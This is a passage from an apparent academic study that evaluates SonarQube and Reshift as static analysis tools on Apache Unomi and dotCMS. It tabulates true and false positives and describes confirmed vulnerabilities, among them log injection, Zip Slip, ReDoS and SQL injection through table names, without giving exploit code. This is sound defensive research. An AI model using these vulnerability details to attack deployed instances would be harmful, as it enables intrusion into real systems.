


Figure 7- SonarQube Project Security Hotspots

SonarQube comprises four components, namely the SonarQube Server, SonarQube Database, SonarQube plugins installed on the server, and one or more Sonar Scanners [86]. The architecture consisting of these components can be seen in Figure 8.

The SonarQube Server contains a Web Server, which we discussed previously, a Search Server which utilizes Elasticsearch to provide searching capabilities through the UI, and a Compute Engine Server which processes code analysis reports and stores them in the SonarQube Database.

The SonarQube Database contains the configuration of the SonarQube deployment, its quality snapshots, views, issues, rule profiles, etc. At the time of writing, SonarQube supports PostgreSQL, Microsoft SQL Server, and Oracle databases [87].

The SonarQube plugins can be installed on the server and some plugin categories include language, Source Code Management (SCM), integration, authentication, and governance plugins. SonarQube provides three extension points in its technical stack [88]:

a) SonarQube Scanner, which allows the extension of source code analysis. For example, SonarQube provides the functionality of incorporating reports from

external static analysis tools in its own results. One such case is the SpotBugs plugin[81] for Java code analysis.

b) Compute Engine, though the consolidation of scanners' output. Some examples include the computation of second level measures (e.g. ratings), the application of aggregation measures, the assignment of new issues to developers and persisting everything in data stores.

c) Web application where alternative authentication can be used, and code metrics visualization added.

The SonarQube Scanners run locally to analyze the code and report back to the SonarQube Server. The Scanners perform static analysis for source code as well as compiled code. The configuration used is requested from the SonarQube Server, the analysis is performed on the code locally and after execution a report is sent back to the Server where the data is analyzed asynchronously. The reports are queued to be processed sequentially and there is a period of time that passes before the results are visualized which can vary depending on the report size. The scanners include specific scanners for frameworks, for build automation, and continuous integration platforms. Specifically, at the time of writing, SonarQube provides the following scanners [89]:

- Gradle
- .NET
- Maven
- Jenkins
- Azure DevOps
- Ant
- CLI for anything else

[81] https://spotbugs.readthedocs.io/en/stable/use-plugin-on-sonarqube.html




Figure 8 - SonarQube Architecture[82]

In the context of using SonarQube in concert with Application Lifecycle Management (ALM) tools, we provide a very enlightening figure in Figure 9.

1. The first step begins from inside the IDE environment where IDE plugins running real-time static analysis can be utilized as an early detection system. In the figure, the plugin named "sonarlint" is proposed, as it is also a product of SonarSource.
2. The code is pushed in the SCM the developers use, e.g. git.
3. Upon pushing the code an automatic build is triggered by the CI server, where the Sonar Scanner(s) is executed for code analysis.
4. The code analysis report generated is sent to the SonarQube Server.
5. The Server processes it, stores the analysis results in the SonarQube Database and visualizes them in the UI.
6. Through the SonarQube UI developers can review, comment, and manage the issues appointed to them.
7. Reports from the completed analysis can be sent to relevant managers of the organization. The Operations (Ops) team can leverage APIs to automate configuration and data extraction from SonarQube. Additionally, they can use JMX for monitoring the SonarQube Server.

[82] https://docs.sonarqube.org/latest/architecture/architecture-integration/




Figure 9 - SonarQube ALM integration[83]

4.2.2 Reshift

Reshift is a SAST tool built for developers by providing in-app training and numerous integrations. Its main service is cloud-based where one can login using a Git provider, namely GitHub, GitLab, or Bitbucket. Reshift is free for open-source projects hosted in public Git repositories. Reshift can be integrated with developer tools which makes for easy security integrations in development and operations from the early stages and continuously.




Figure 10 - Reshift Integration[84]

In the context of the CI/CD pipeline, Reshift is placed in the developer's CI pipeline allowing for collaboration between the development and security teams towards delivering secure software. Some of the CI/CD integrations include but are not limited to GitHub Actions, Travis CI, and Jenkins (Figure 11).

[83] https://docs.sonarqube.org/latest/architecture/architecture-integration/
[84] https://www.reshiftsecurity.com/product-developer-centric-solution/




Figure 11 - Reshift CI/CD Integrations

Reshift provides IDE plugins for evaluating source code during compilation time allowing for security defects to be detected before even being committed in a repository. At the time of writing, there are plugins available for the *IntelliJ* and *Visual Studio Code* IDEs. The programming languages supported by Reshift at the time of writing include:

- Javascipt
- Java
- C#
- Python
- C/C++

At the time of writing, the relevant documentation doesn't provide much information about how Reshift works and therefore is not provided here.

5 Static analysis of Java web applications

In this section we will discuss the procedure of performing static application security testing on two Java web applications, namely Apache Unomi and dotCMS, and discuss the results obtained. Additionally, some additional Java web applications with known vulnerabilities were chosen to see the detection rate of the two SAST tools in this scenario.

5.1 Methodology

In the subsection, we discuss the methodology used to evaluate the two web applications, as well as the assumptions made, and the approach adopted in evaluating the SAST results to divide them in true and false positives.

The evaluation of the chosen Java web application was performed by using SonarQube and Reshift to perform static analysis. Specifically, SonarQube was used though its online service *sonarcloud.io*. The two SAST tools and their features were presented in sections 4.2.1 and 4.2.2. Specifically, since Apache Unomi and dotCMS use Maven and Gradle respectively for build automation, SonarQube's and Reshift's Maven and Gradle scanners were used to build and analyze the projects.

The evaluation of a result in SonarQube's or Reshift's report was first examined in the report itself where details were provided about the nature of the issue found. If a conclusion could not be drawn from these data, the corresponding source code file was opened in Eclipse IDE for further examination. The examination in Eclipse included the use of the "call hierarchy" feature to determine the possible sources of the allegedly tainted data in order to determine if at least one of the sources was user-controlled. This procedure was the basic tool in deciding if an entry was a true or a false positive when evaluating the results.

Another important note on results evaluation is that some results were not included in our final results presentation in this work. The possible reasons for excluding a result from the results presented in this document are the following:

- The issue was detected in testing code. All instances of test code were ignored.
- Some results were duplicates. This occurred mainly in Reshift.
- We set a threshold of evaluating 100 results per category per SAST tool. This resulted in excluding some results under the "SQL Injection" and "Path Traversal" categories in Reshift's results.

- Some results did not pertain to Java code.
- Our evaluation for some results was inconclusive. This was usually due to high complexity involved in examining all the possible sources for a variable used in a security-sensitive context.
- Specifically:
  - In dotCMS there were 223 test code cases, 18 non-Java or frontend (HTML, JSP etc.) code cases, 140 duplicates, and the evaluations of 24 results were inconclusive. Finally, Reshift reported 256 SQL injection issues and 460 Path Traversal issues for dotCMS, both of which categories were limited to the evaluation of the first 100 results.

For the categorization of our results, we considered the categories recorded in OWASP Top 10 [64] as well as the MITRE CWE [90] categorization schemes. Subsequently, the security issues collected after analyzing the software were assigned to categories. Furthermore, the categories that are included in the presentation were chosen based on two factors: (1) the occurrence frequency of a category in the generated reports and (2) the possible impact of a category, with higher impacts being favored over lower ones [91]. Since the categories of the OWASP categorization scheme overlap, the category that was deemed to better describe the nature and the characteristics of the identified issues was selected for use in the result reporting section [91].

5.2 Case Studies

In this section we present the results obtained from the analysis. Each subsection contains the results for each project summarized in a table along with some notes about the results and their assessment. SonarQube uses a distinction of security-related issues by categorizing them under "Vulnerability" and "Security Hotspot". The documentation states that the main difference between them is "the need of a review", i.e.:

- *Vulnerabilities* are suspicious pieces of source code for which the analyzer computes with a high degree of confidence that exploits can be crafted and successfully executed [91].
- *Security Hotspots* are pieces of source code which are tagged as suspicious by the analyzer but with a lower degree of confidence. Security hotspots should be

more rigorously examined by developers to determine whether they actually introduce some vulnerability or not [91].

We recognize this distinction in the presentation of our results with the corresponding categories.
Reshift doesn't use a distinction based on confidence like SonarQube. We label Reshift's results as *Security Hotspots* to make the results presentation more intuitive.

5.2.1 Case Study: Apache Unomi

Apache Unomi is a Java open-source customer data platform i.e., a Java server designed to manage customers, leads and visitors' data and help personalize customers' experiences [92]. In the context of this work, we used version 1.5 of Apache Unomi.

5.2.1.1 SonarQube Results

Table 3 lists the number of security issues for each category identified by SonarQube in Apache Unomi. The vulnerabilities reported for this application are categorized under the "Weak Cryptography", "XSS", "Log Injection", and "Misc" categories.

Table 3 - Apache Unomi SonarQube Results

Security Issue Category	Vulnerabilities		Security Hotspots	
	Total	False Positives	Total	False Positives
SQLi				
XXE				
Weak Cryptography	6	6	5	3
Path Traversal				
Object Deserialization				
SSRF				
XSS	1	1	3	1
Log Injection	1	0		
DoS			1	0
Leftover Debug Code			7	0
Misc	15	6	4	1

The 2 "weak cryptography" vulnerabilities reported are associated with the usage of SSL instead of TLS and the remaining 4 with trusting all certificates without any validation. However, the variable that controls the execution of this code is set to 'false' by default and can only be changed by the administrator. The XSS vulnerability

reported refers to user input being used in the “Access-Control-Allow-Origin” CORS header hindering the Same Origin Policy (SOP). However, this is an intended feature of Apache Unomi as it is used only in the public endpoint of the application. The log injection vulnerability reported is a true positive. The application enters user-provided data directly in its logs without performing sanitization. This was validated by successful exploitation of the vulnerability and a CVE was assigned which we will discuss in more detail later. Finally, the vulnerabilities categorized under “Misc” are associated with unhandled exceptions in the code. SonarQube reported 15 unhandled exceptions, 6 of which were evaluated to be false positives either because of “dead” code or of the stacktrace never reaching the client.

Similarly, 5 security hotspots regarding “Weak Cryptography” were reported. Two of them had to do with the usage of the insecure MD5 hash algorithm. However, MD5 was not used in a security-sensitive context. The remaining three hotspots reported the usage of cookies without the “secure” flag set. One of these results was a false positive because the relevant piece of code was deleting a cookie. The hotspots categorized under XSS had to do with cookies being used without the “HttpOnly” flag set. Again, one of them was in the context of a cookie deletion and thus was deemed a false positive. In the DoS category, the hotspot reported is a potential Zip Bomb [93] attack, as the code indicated the extraction of a zip file which is not properly checked for its size beforehand. We should note that the probability of exploitation is low since the path to read the zip file is controlled by the system administrator. The leftover debug code category hotspots were associated with the usage of the “printStackTrace()” method in production code. Finally, four hotspots were categorized under the “Misc” category. Three of these are associated with Java Bean properties being populated with user-provided input. This issue was exploitable in the common-beanutils library through version 1.9.2. Apache Unomi has a patched version of the commons-beanutils library. However, directly using user input is still a potential threat which is why we decided they were true positives. The remaining hotspot under the “Misc” category refers to the usage of the wildcard (‘*’) option in the “Access-Control-Allow-Origin” CORS header. However, this was used in the public endpoint of Apache Unomi as discussed previously and is thus a false positive.

A visualization of the results using bar diagrams is provided in Figure 12 and Figure 13.




Figure 12 - Apache Unomi SonarQube Vulnerabilities




Figure 13 - Apache Unomi SonarQube Security Hotspots

5.2.1.2 Reshift Results

Table 4 lists the number of security issues for each category identified by Reshift in Apache Unomi. The security hotspots reported for this application are categorized under the Weak Cryptography, Path Traversal, and SSRF categories.

Table 4 - Apache Unomi Reshift Results

Security Issue Category	Security Hotspots	
	Total	False positives
SQLi		
XXE		
Weak Cryptography	2	2
Path Traversal	5	4
Object Deserialization		
SSRF	4	4
XSS		
Log Injection		
DoS		
Leftover Debug Code		
Misc		

The two hotspots under the "weak cryptography" category are associated with the usage of the insecure MD5 algorithm. SonarQube reported these very instances as well. As discussed in SonarQube's results, MD5 is not used in a security-sensitive context in this case. Five path traversal issues were reported. Four of these were false positives since no user-input was involved in the path. One is a true positive which lies in an undocumented REST endpoint of the application. An attacker could specify an existing CSV file in an arbitrary path to be deleted and under certain circumstances create a file in the same path as the deleted CSV. Finally, four SSRF issues were reported which were all false positives as in two of them the URL was not controlled by user input and for the other two the input originated from an internal file of the application.

A visualization of the results using bar diagrams is provided in Figure 14.




Figure 14 - Apache Unomi Reshift Security Hotspots

5.2.2 Case Study: dotCMS

dotCMS is a scalable, java based, open source content management system (CMS) that has been designed to manage and deliver personalized, permission-based content experiences across multiple channels [94]. In the context of this work, we used version 21.04 of dotCMS.

5.2.2.1 SonarQube Results

Table 5 lists the number of security issues for each category identified by SonarQube in dotCMS. The vulnerabilities reported for this application are categorized under the "XXE", "Weak Cryptography", "Path Traversal", and "Misc" categories.

Table 5 - dotCMS SonarQube Results

Security Issue Category	Vulnerability		Security Hotspot	
	Total	False Positives	Total	False Positives
SQLi			25	25
XXE	4	4		
Weak Cryptography	2	0	11	9
Path Traversal	4	3		
Object Deserialization				
SSRF				
XSS				
Log Injection				
DoS			46	42
Leftover Debug Code			45	0
Misc	1	1	17	5

SonarQube detected four XXE vulnerabilities. Three of them were not exploitable because the corresponding code was never executed. The remaining vulnerability was not exploitable because the input was read from an internal configuration file. Two vulnerabilities categorized under "Weak Cryptography" were reported. The first one was associated with the usage of 'SSL' to instantiate the REST client of the application. This was a true positive as the recommended practices dictate the usage of TLS v1.2/1.3. The second one was a method for verifying hostnames which was implemented to return always 'true'. The reported vulnerabilities categorized under the "Path Traversal" category were associated with the insecure extraction of zip files. Three of them were false positives since appropriate checks are in place and the zip file is not user-provided. One of them was a Zip Slip [95] vulnerability. This vulnerability

was exploited successfully and a CVE assignment has been requested. The details of this vulnerability will be discussed later in this document. Finally, one vulnerability under the “Misc” category was associated with hardcoded credentials in the source code. However, the corresponding part of code was never used.

SonarQube reported 25 SQL injection security hotspots. The review showed that the queries are not populated with unsanitized user input. Security hotspots were detected for the “Weak Crypotgraphy” category as well. Two were associated with the usage of the insecure MD5 algorithm. However, it was not used in security-sensitive context. Three issues reported the usage of Random(). In two of them it was not used in a security-sensitive context. One of them was used to generate a password and even though the corresponding code was dead, we decided to count it as a true positive, since this kind of code should not exist in the application to avoid future usage. Another 5 issues under the “Weak Cryptography” category were false positives because the corresponding code was never executed. The last issue of this category is a true positive. Under certain circumstances, the “DSA” algorithm is used in the context of generating a private key. A lot of security hotspots – 46 - were reported under the DoS category. All of the results were associated with regular expressions which could make the application vulnerable to ReDoS [96] except for four which were associated with the Zip Bomb vulnerability. In twenty of them, the regular expression was not vulnerable. In seventeen of them the value evaluated by the regular expression could not be provided by a user. In two of them the regex was not vulnerable and it didn’t process user-provided input. In one case, the regular expression was vulnerable but the input was read from a configuration file. Two true positives were found in total for the Regex DoS issues were user input was evaluated by the evil regular expressions []. They were exploited successfully and a CVE assignment was requested. We provide more details on this later in the document. The results pertaining to the Zip Bomb attacks included two false positives and two true positives. The “Leftover Debug Code” issues refer to the usage of “printStackTrace()” in production code. Finally, seventeen security hotspots were reported under the “Misc” category. Four true positives were found which were associated with hardcoded credentials. Another eight true positives where the application creates temporary files with insecure permissions which exposes the application to race conditions on file names. Five false positives were associated with hardcoded ip addresses which were not in a security-sensitive context.

The bar diagrams of Table 5 are provided in Figure 15 and Figure 16.




Figure 15 - dotCMS SonarQube Vulnerabilities




Figure 16 - dotCMS SonarQube Security Hotspots

5.2.2.2 Reshift Results

Table 6 lists the number of security issues for each category identified by Reshift in dotCMS. The vulnerabilities reported for this application are categorized under the "SQLi", "XXE", "Weak Cryptography", "Path Traversal", "Object Deserialization", "SSRF", "DoS" and "Misc" categories.

Table 6 - dotCMS Reshift Results

Security Issue Category	Security Hotspots	
	Total	False Positives
SQLi	100	93
XXE	7	7
Weak Cryptography	5	5
Path Traversal	100	79
Object Deserialization	5	3
SSRF	12	12
XSS		
Log Injection		
DoS	3	1
Leftover Debug Code		
Misc	8	8

Reshift reported 100 SQL injection issues (threshold applied – see section 5.1) out of which 93 were false positives. The false positives contained 86 cases where no user input was added in the query or if there was, prepared statements were used, one case which was a utility method for the execution of queries, two cases were input was read from configuration file, and four cases of “dead” code. The true positives contain four cases of “CREATE” queries where the user controlled the table name, two cases of a nested “SELECT” query in an “INSERT” statement where the user controlled a column in the “SELECT” statement, and one case which contained two vulnerable queries of types “TRUNCATE” and “DROP” where the user controls the table name.
Reshift reported seven XXE issues which were all false positives. Six of them did not involve user-input and one of them read input from a configuration file.
The issues under the “Weak Cryptography” category contain four instances of MD5 and one of SHA-1 which were not used in a security-sensitive context.
